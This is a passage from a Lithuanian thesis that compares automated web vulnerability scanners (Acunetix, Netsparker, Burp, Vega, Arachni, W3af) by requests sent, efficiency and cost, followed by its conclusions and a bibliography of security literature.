
pav. 3.12 *išsiųstų užklausų kiekis*

Kaip ir galima buvo tikėtis, pagal duomenų srauto grafiką (žr. pav. 3.9) Arachni testų metu išsiuntė daugiausiai užklausų testuojamai svetainei (žr. pav. 3.12). Deja, kaip ir prieš tai buvusiu atveju, išsiųstas užklausų kiekis praktiškai nekoreliuoja į atrastų pažeidžiamumų kiekį (žr. pav. 3.13).



pav. 3.13 *rastų pažeidžiamumų ir išsiųstų užklausų grafikas*


Remiantis išsiųstų užklausų duomenimis (žr. pav. 3.12) bei rastų pažeidžiamumų kiekiu (žr. lentelė 3.11) buvo paskaičiuotas išsiųstų užklausų efektyvumas. Pagal identifikuotą programinės įrangos pažeidžiamumų kiekį buvo skaičiuojama, kiek išsiųstų užklausų prireikė programai identifikuoti vieną pažeidžiamumą (žr. pav. 3.14). Pagal gautus rezultatus, efektyviausias įrankis yra komercinis Netsparker. Tarp atviro kodo įrankių efektyviausiai užklausas siuntė įrankis vega.



pav. 3.14 *išsiųstų užklausų efektyvumas*


3.3.3. Produkto kaina

Siekiant išsiaiškinti ar produkto kaina turi įtakos atrastam pažeidžamumų kiekiui buvo pastebėta koreliacija (žr. pav. 3.15). Nemokami atviro kodo įrankiai rado mažiausiai pažeidžiamumų, komercinių įrankių atrasti pažeidžiamumai koreliavo kartu su kaina.



pav. 3.15 *kainos ir atrastų pažeidžiamumų grafikas*

Komercinių įrankių efektyvumas pagal kainą buvo skaičiuotas siekiant išsiaiškinti kokia vieno atrasto šiame audite pažeidžiamumo kaina pagal metinę įrankio kainą (žr. pav. 3.16). Pagal gautus rezultatus, kainos efektyvumas geriausias buvo išgautas įrankio Burp.



pav. 3.16 *įrankio kainos efektyvumas*

3.4. Išvados

Visų auditavimo įrankių veikimo principas buvo labai panašus. Programa siųsdavo užklausą į serverį, gaudavo atsakymą ir analizuodavo. Pirmiausia programa mėgindavo atkurti svetainės medį, tam kad identifikuotų visas potencialias pažeidžiamumų vietas. Kiekviename gautame atsakyme buvo ieškoma vietų, kuriose vartotojas gali įvesti duomenis, ir vėl šie duomenys buvo siunčiami serveriui. Siunčiant įvairiai sumodeliuotas užklausas programinė įranga mėgino identifikuoti pažeidžiamumus. Daugiausiai rezultatų parodė komercinis įrankis Acunetix.

Pagrindinė priežastis lėmusi šio įrankio didelį pažeidžiamumų suradimą yra tai, jog buvo naudojama surinkta viešai pateiktų pažeidžiamumų duombazė. Siekiant optimizuoti patį svetainės kūrimo procesą, produktai ar įskiepiai kurie jau yra rinkoje nėra kuriami iš naujo. Vietoje to, koncentruojamasi į kliento poreikius, ir visų įskiepių ar priedų sujungimą tarpusavyje. Tie patys įskiepiai ar parašytos programinio kodo bibliotekos yra pernaudojamos įvairiausio tipo svetainėse.

Galimybė patikrinti turinio valdymo sistemos naudojamas senas bibliotekas ar įskiepius ženkliai padidina tikimybę surasti pažeidžiamumus komponentuose, į kuriuos nėra jokių nuorodų svetainės dalyje, kurioje naršo neautentifikuotas vartotojas. Identifikavimas visų pažeidžiamų komponentų ženkliai sumažina tikimybę, jog svetainė bus nulaužta automatinio internetu plintančio viruso.

Nepaisant to, kad Acunetix įrankis išsiuntė daugiausiai užklausų, jo sunaudotas srautas nebuvo didžiausias. Tai greičiausiai įvyko todėl, kad dalis srauto buvo skirta ne pačių pažeidžiamumų testavimui, tačiau saityno programos komponentų identifikavimui. Užklausų kiekis buvo didesnis, tačiau identifikuotos problemos buvo tikslesnės, taip pat kiekybiniu atžvilgiu radinių kiekis buvo didesnis.

Tarp nemokamų programų geriausius rezultatus parodė įrangis Vega. Deja nė vienas iš atviro kodo įrankių paviešintų pažeidžiamumų duombazės nenaudojo. Tarp komercinių įrankių pažeidžiamumų duombazės privalumu pasižymėjo NetSparker ir Acunetix.

Išvados trumpai:

- Efektyviausias srauto atžvilgiu ir daugiausiai pažeidžiamumų radęs įrankis – Acunetix
- Komponentų ir įskiepių pažeidžiamumų duombazę turėjo įrankiai Acunetix ir Netsparker
- Neefektyviausias ir mažiausiai pažeidžiamumų radęs ir kurį laiką nebeturėjęs jokių atnaujinimų įrankis W3af
- Tarp atviro kodo įrankių pagal efektyvumą pirmauja įrankis Vega
- Didžiausią kiekį pažeidžiamumų identifikavęs įrankis rėmėsi paviešintų pažeidžiamumų duombaze

- Nė vienas įrankis savarankiškai (nesinaudojant pažeidžiamumų duombaze) nesugebėjo atrasti nė pusės buvusių pažeidžiamumų

3.5. Galutinė išvada

Deja, atliekant pilną svetainės auditą vien automatinių įrankių nepakanka. Nors Acunetix ir gebėjo identifikuoti pasenusią programinę įrangą, taip pranešdamas apie visus turinio valdymo sistemoje esančius pažeidžiamumus, unikaliame suprogramuotame modulyje tas nebūtų padėję.

Norint pasiekti geriausių rezultatų, auditas turėtų būti atliekamas remiantis stiklinės dėžės metodika. Audituojant automatiniais ar pusiau automatiniais įrankiais remtis tik dėl informacijos papildymo.

4. LITERATŪRA

1. *Using parse tree validation to prevent SQL injection attacks.* BUEHRER Gregory, WEIDE W. Bruce, SIVILOTTI G. A. Paolo. Lisbon : The Ohio State University, 2005. Pasiekiamas per doi: https://doi.org/10.1145/1108473.1108496.

2. STUTTARD Dafydd, PINTO Marcus. *The Web Application Hacker's Handbook: Finding And Exploiting Security Flaws, 2nd Edition.* Indianapolis : Wiley Publishing, Inc, 2011. ISBN 9781118026472.

3. SPETT, Kevin. *Cross-Site Scripting - Are your web applications vulnerable?* Atlanta : SPI Dynamics, 2005. Prieiga per: http://people.cs.ksu.edu/~hankley/d764/Topics/SPIcross-sitescripting.pdf.

4. Joe, KISSELL. *Web Server Security.* Indianapolis : Wiley Publishing, Inc., 2011. ISBN 9780470474198.

5. BAER Atar, SAROIU Stefan, KOUTSKY Laura A. *Obtaining Sensitive Data Through the Web: An Example of Design and Methods.* Washington : Lippincott Williams & Wilkins, 2002. doi: 10.1097/01.EDE.0000032360.92664.BC.

6. BUCHLER Matthias, OUDINET Johan, PRETSCHNER Alexander. *Semi-Automatic Security Testing of Web Applications from a Secure Model.* Gaithersburg : IEEE, 2012. Pasiekiamas per doi: https://doi.org/10.1109/SERE.2012.38.

7. JOVANOVIC Nenad, KIRDA Engin, KRUEGEL Christopher. *Preventing Cross Site Request Forgery Attacks.* Baltimore : IEEE, 2007. Pasiekiamas per doi: https://doi.org/10.1109/SECCOMW.2006.359531.

8. KOSKINEN J., IHANTOLA P., KARAVIRTA V. *Quality of WordPress Plug-Ins: An Overview of Security and User Ratings.* Amsterdam : IEEE, 2012. Pasiekiamas per doi: https://doi.org/10.1109/SocialCom-PASSAT.2012.31.

9. Jeremiah, GROSSMAN. *10 Important Facts About Website Security and How They Impact Your Enterprise.* Santa Clara : WhiteHat Security, Inc., 2011. pasiekiamas internetu: http://www.lcis.com.tw/paper_store/paper_store/WP10facts0111-201471311524258.pdf.

10. BETARTE Gustavo, MARTINEZ Rodrigo ir kt. *Towards Model-Driven Virtual Patching for Web Applications.* Cali : IEEE, 2016. Pasiekiamas per doi: https://doi.org/10.1109/LADC.2016.24.

11. Ristic, IVAN. *Protocol-Level Evasion of Web Application Firewalls.* Qualys : BLACKHAT USA, 2012. Prieiga per: http://media.blackhat.com/bh-us-12/Briefings/Ristic/BH_US_12_Ristic_Protocol_Level_WP.pdf.

12. Corporation, International Business Machines (US). *Interactive virtual patching using a web application server firewall.* Išradėjai: JI Peng, LUO Lin,SREEDHAR C. Vugranam, YANG Xiang

Shun, ZHANG Yu. Int. Cl. US 13/182,724, 2013 m. sausio 17 d. Prieiga internetu: https://www.google.com/patents/US20130019314.
13. MISCHEL, Magnus. *ModSecurity 2.5 From technologies to solutions.* Birmingham : Packt Publishing Ltd, 2009. ISBN 9781847194756.
14. ALOMARI Esraa, MANICKAM Selvakumar ir kt. *Botnet-based Distributed Denial of Service (DDoS) Attacks on Web Servers: Classification and Art.* Bangalore-34 : International Journal of Computer Applications (0975-8887), 2012. Pasiekiama per doi: http://doi.org/10.5120/7640-0724.
15. SHANCANG LI, ROMDHANI Imed, BUCHANAN William. *Password Pattern and Vulnerability Analysis for Web and Mobile Applications.* Scotland : ZTE Communications, 2016. doi: 10.3969/j. issn. 1673-5188. 2016. S0. 006.
16. ZWICKY D. Elizabeth, COOPER Simon ir kt. *Building Internet Firewalls: Internet and Web Security.* Sebastopol : O'Reilly Media, Inc., 2000. ISBN 9780596551889.
17. ANTUNES Nuno, VIEIRA Marco. *Penetration Testing for Web Services.* Coimbra : IEEE, 2014. Pasiekiama per doi: https://doi.org/10.1109/MC.2013.409.
18. MAHAJAN, Akash. *Burp Suite Essentials.* Birmingham : Packt Publishing Ltd., 2014. ISBN 9781783550128.
19. ROY Sangita, SINGH Kumar Avinash. *A network based vulnerability scanner for detecting SQLI attacks in web applications.* Dhanbad : IEEE, 2012. Pasiekiama per doi: https://doi.org/10.1109/RAIT.2012.6194594.
20. QIANQIAN Wu, XIANGJUN Liu. *Research and design on Web application vulnerability scanning service.* Beijing : IEEE, 2014. Pasiekiamas per doi: https://doi.org/10.1109/ICSESS.2014.6933657.
21. KE Jiun-Kai, YANG Chung-Huang, AHN Tae-Nam. *Using w3af to achieve automated penetration testing by live DVD/live USB.* Daejeon : IEEE, 2009. Pasiekiamas per doi: https://doi.org/10.1145/1644993.1645078.